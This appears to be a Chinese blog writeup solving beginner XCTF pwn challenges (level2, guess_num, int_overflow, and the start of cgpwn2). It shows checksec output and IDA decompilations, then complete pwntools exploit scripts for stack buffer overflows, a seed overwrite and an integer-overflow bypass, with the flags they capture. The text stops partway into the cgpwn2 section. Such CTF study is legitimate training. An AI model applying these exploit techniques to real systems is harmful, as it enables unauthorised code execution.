攻防世界新手pwn题writeup


原创

Hacker Snownman 于 2020-01-28 17:48:27 发布 1132 收藏 3

文章标签： 安全 信息安全


level2

1.查壳




```
root@kali:~# checksec level2
[*] '/root/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@kali:~# 
```

2.IDA分析



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```

进入vulnerable_function函数




```c
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

读入的值明显大于buf自身的大小

又有system函数，就差/bin/sh了

接下来我们

```
SHIFT+F12
```



```
Address       Length    Type String
LOAD:080···   00000013  C    /lib/ld-linux.so.2
LOAD:080···   0000000A  C    libc.so.6
LOAD:080···   0000000F  C    _IO_stdin_used
LOAD:080···   00000005  C    read
LOAD:080···   00000007  C    system
LOAD:080···   00000012  C    __libc_start_main
LOAD:080···   0000000F  C    __gmon_start__
LOAD:080···   0000000A  C    GLIBC_2.0
.rodata:···   0000000C  C    echo Input:
.rodata:···   00000014  C    echo 'Hello World!'
.eh_fram···   00000005  C    ;*2$\"
.data:08···   00000008  C    /bin/sh
```

双击system函数，得到地址 0x8048320


双击binsh，得到地址 0x0804a024

双击buf,得到buf到返回地址的偏移 0x88+4=140

3.EXP

```python
from pwn import *
p=remote('111.198.29.45',53371)
sys_addr=0x8048320
binsh_addr=0x0804a024
payload='a'*140+p32(sys_addr)+'a'*4+p32(binsh_addr)
p.recvuntil("Input:")
p.sendline(payload)
p.interactive()
```


4.Flag




```
[*] Switching to interactive mode

$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ 
```

guess_num


1.查壳


```
[*] '/root/guess_num'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
root@kali:~# 
```

2.ida分析


```
  unsigned __int64 v11; // [rsp+38h] [rbp-8h]

  v11 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  v3 = stderr;
  setbuf(stderr, 0LL);
  v6 = 0;
  v8 = 0;
  *(_QWORD *)seed = sub_BB0(v3, 0LL);
  puts("-------------------------------");
  puts("Welcome to a guess number game!");
  puts("-------------------------------");
  puts("Please let me know your name!");
  printf("Your name:");
  gets(&v9);
  v4 = (const char *)seed[0];
  srand(seed[0]);
  for ( i = 0; i <= 9; ++i )
  {
    v8 = rand() % 6 + 1;
    printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
    printf("Please input your guess number:");
    __isoc99_scanf("%d", &v6);
    puts("---------------------------------");
    if ( v6 != v8 )
    {
      puts("GG!");
      exit(1);
    }
    v4 = "Success!";
    puts("Success!");
  }
  sub_C3E(v4);
  return 0LL;
}
```

gets函数存在栈溢出漏洞，再看一下有没有值得注意的



```
__int64 sub_C3E()
{
  printf("You are a prophet!\nHere is your flag!");
  system("cat flag");
  return 0LL;
}
```


sub_C3E中有我们想要的东西，

最开始的想法肯定是通过溢出，跳转到sub_C3E的位置，直接执行cat flag

但是发现不可行，因为中间有个seed，所以我们需要通过溢出漏洞，覆盖seed得到一个已知的种子，使程序运行到sub_C3E那里

双击v8得到v8到seed的距离0x20

通过ldd guess_num得到共享文件：/lib/x86_64-linux-gnu/libc.so.6




```
root@kali:~# ldd guess_num
        linux-vdso.so.1 (0x00007fff9cde9000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f23
54df4000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f23551ce000)
root@kali:~# ^C
root@kali:~# 
```

3.EXP

```python
from pwn import *
from ctypes import *
p=remote('111.198.29.45',57730)
elf=ELF('./guess_num')
libc=cdll.LoadLibrary('/lib/x86_64-linux-gnu/libc.so.6')
payload='a'*0x20+p64(1)
p.recvuntil('name:')
p.sendline(payload)
libc.srand(1)
for i in range(10):
 num=str(libc.rand()%6+1)
 p.recvuntil('number:')
 p.sendline(num)
p.interactive()
```

4.Flag




```
[*] Switching to interactive mode
-------------------------------
Success!
You are a prophet!
Here is your flag!cyberpeace{c14c3b1102a8067f37e6ca7815760a72}
[*] Got EOF while reading in interactive
$ 
```


int_overflow

一看名字就知道这是一道整数溢出的题目

1.查壳


```
root@kali:~# checksec int
[*] '/root/int'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@kali:~# 
```

2.ida分析


IDA - int C:\Users\HP\Desktop\int

```
Function name
_exit
_strlen
___libc_start_main
_memset
___isoc99_scanf
__gmon_start__
_start
__x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
what_is_this
check_passwd
login
main
__libc_csu_init
__libc_csu_fini
_term_proc
setbuf
read
printf
```


Line 25 of 41

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+Ch] [ebp-Ch]

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("---------------------");
  puts("~~ Welcome to CTF! ~~");
  puts("       1.Login       ");
  puts("       2.Exit        ");
  puts("---------------------");
  printf("Your choice:");
  __isoc99_scanf("%d", &v4);
  if ( v4 == 1 )
  {
    login();
  }
  else
  {
    if ( v4 == 2 )
    {
      puts("Bye~");
      exit(0);
    }
    puts("Invalid Choice!");
  }
  return 0;
}
```

```
000007CA main:1 (80487CA)
```


```
8048570: using guessed type int __isoc99_scanf(const char *, ...);
8048720: using guessed type int login(void);
```

没什么亮点，进入login函数看看



```
char *login()
{
  char buf; // [esp+0h] [ebp-228h]
  char s; // [esp+200h] [ebp-28h]

  memset(&s, 0, 0x20u);
  memset(&buf, 0, 0x200u);
  puts("Please input your username:");
  read(0, &s, 0x19u);
  printf("Hello %s\n", &s);
  puts("Please input your passwd:");
  read(0, &buf, 0x199u);
  return check_passwd(&buf);
}
```


没什么亮点，进入check_passwd函数



```
char *__cdecl check_passwd(char *s)
{
  char *result; // eax
  char dest; // [esp+4h] [ebp-14h]
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Invalid Password");
    result = (char *)fflush(stdout);
  }
  else
  {
    puts("Success");
    fflush(stdout);
    result = strcpy(&dest, s);
  }
  return result;
}
```


strcpy那里是个漏洞，

whats_this函数那里有我们想要的



```
int what_is_this()
{
  return system("cat flag");
}
```

要想执行strcpy函数，我们必须要使v3大于3，小于等于8，不过v3是个无符号整型，八位寄存器对于无符号整数来说是有0~255的范围的，所以我们构造255个字符，就能构成溢出，而返回地址占4个字节，所以是259




```
-00000017                 db ? ; undefi
-00000016                 db ? ; undefi
-00000015                 db ? ; undefi
-00000014 dest            db ?
-00000013                 db ? ; undefi
-00000012                 db ? ; undefi
-00000011                 db ? ; undefi
```

从这里可以看出passwd的保存为0x14,溢出，然后跳转到system函数那里，我们就能够得到flag

3.EXP

```
from pwn import *
p=remote('111.198.29.45',53086)
flag_addr=0x804868b
p.recvuntil('choice:')
p.sendline('1')
p.recvuntil("Please input your username:\n")
p.sendline('kk')
payload='a'*0x14+'aaaa'+p32(flag_addr)
payload=payload.ljust(262,'a')
p.recvuntil("passwd:\n")
p.sendline(payload)
p.interactive()
```


4.Flag



```
[*] Switching to interactive mode
Success
cyberpeace{53574160ab9e27debfa7ab1727c6ce4c}
[*] Got EOF while reading in interactive
$ 
```


cgpwn2

1.查壳




```
root@kali:~# checksec cgpwn2
[*] '/root/cgpwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@kali:~# 
```

2.ida分析



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
